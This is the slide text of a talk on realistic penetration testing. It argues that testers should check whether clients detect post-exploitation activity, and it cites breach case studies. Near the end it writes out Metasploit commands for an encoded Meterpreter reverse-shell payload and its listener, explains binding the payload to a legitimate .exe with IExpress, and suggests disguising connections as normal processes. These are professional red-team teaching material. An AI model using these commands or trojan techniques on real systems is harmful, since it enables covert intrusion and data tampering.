Simulating Real
 World Attacks
   Thomas Mackenzie
Acknowledgements

Chris Nickerson


Carlos Perez

Simon Whitehouse
Introduction / Scope
Are clients aware of attacks happening to
them?


If they are not, how can we help them?


How can we test if they aware of an attack?
Remediation of an Attack
Remediation -
 Step One -
   Fixing the vulnerability that was exploited


 Step Two -
   Dealing with what happened post exploitation
Case Study
Lush.co.uk


They found out at the end of January about the
attack


Stated that the attack started “they think” on
the 4th October
Case Study cont.
Zurich UK


Lost 46,000 Customer Records


Found out 1 year later


Cost £2.28 million in fines - Not to mention fixing
Case Study cont.
Chain of events -
 When did it start?
 When did it end?
 What information was available to the attacker?
 What information was compromised?


Not counting -
 How it happened.
 How to stop it from happening again.
What am I saying?
Yes -
 If they knew about the vulnerability in the first place
 they could have stopped this from happening.


But they didn’t -
 The attack happened and it has cost them money to
 not just fix but to the chain of events stuff too.
Attacks we see
Layer 8 (Management)


Development Issues


0-Days


Passive Actions / Obfuscation Methods
Attacks we see cont.
These attacks are what we are seeing at the
moment.


When we do testing for clients we stop at the
vulnerability.


We stop at the exploit and we do not carry on.
Attacks we see cont.

Stopping at the vulnerability means -
 The client get to do Step One of remediation


What about Step Two?

It is important!!!
  Without the proper things in place it can take
  a long time to fix this.

      Self Detection


   Law Enforcement


    Public Detection


Regulatory Detection


                       0   50   100   150   200
Why didn’t they know?
There are a lot of things in place at the
moment that help people detect attacks / even
stop them.
 IDS / IPS / FW / Logs etc.


Attacks are still occurring and we are still
hearing about them all the time.
Why didn’t they know? cont.
Do we test this in our pen test?


How can we test if they are aware of an
attack?


Certainly not by just exploiting the
vulnerability we have to deep dive.
Is it Real?


Unless what you do is real your
client WILL NOT CARE!
Ask them!

Ask them what they care about


Why do they care?
The Brand
Employees
Customers
Money
Unless...

Unless the attack happens for real they don’t
have to deal with the aftermath!


Are they prepared?
IR

Not all companies have IR teams


How long does it take for the attackers trail to
be found?
Knowing you have been compromised = good


When and how long for = better
Reporting

When it comes to the report attack them with
simulated examples - examples you could
recreate.
 Could you kill someone?
 Can you steal money?
 Can you change / recreate their product?
Report cont.
Give a time window / speak to only one person


Document everything you do


Ask them what they saw you do


Compare
Did they know?

Did they know you were attacking them


If so did they try to stop you?


If not why not!
Noise Levels
Low -
 Ninja Hacking Skillz


Medium -
 Make a few mistakes that should be detected


High -
 Scan them to hell and back
Graded Levels


Level 1 - 5


Starting at Script Kiddies to Criminal
What are we doing!


Attacking systems with real results instead of
just giving information they don’t care about.
Methods


Low hanging fruit are the first checkpoints
 Processes, connections, EventLog and in some case
 memory dumps
Processes
Time of creation


Parent PID


Owner


Command Line
Hide!
Hide your connections


SVCHOST.exe looks normal if connecting to
high ports


Firefox, Dropbox, AV 80 and 443
Example




So what are we actually talking about?


How can we go about simulating an attack
like what we have just spoken about?
Ask and you shall receive

Brief


Discuss options for testing


What is important to them?
Seek and you will find

What was important to them?


Are they any exploits / 0-days for that piece of
software?
Knock and the door will be
          opened
Simply and easily do not give up


There is always going to be some avenue of
attack for this client they may just not know
about it


Look at the following example

Attacking Layer 8
Idiots in the company are your first point of
call.


Is the CEO an idiot?


Skype is important to them - attack them with
what is important!

Attacking Layer 8 cont.
./msfpayload windows/meterpreter/reverse_tcp
LHOST = x.x.x.x R | ./msfencode -e x86/
shikata_ga_nai -c 5 -t exe -o payload.exe
./msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST x.x.x.x
exploit

Attacking Layer 8 cont.
Using IExpress you can bind a primary .exe.
and your payload together


Settings available in IExpress


Running that evil .exe (BANG) reverse shell!

Do not leave it there!
What did I say at the beginning?


Once you have shell do something with it so
that it actually means something to them


Delete data / change data / get addresses /
create ways to stay there!
But WAIT!!! POLITICS!

You cannot just delete data without
permission!


Make sure you find out what you can do!
If you can delete...


You most likely can add
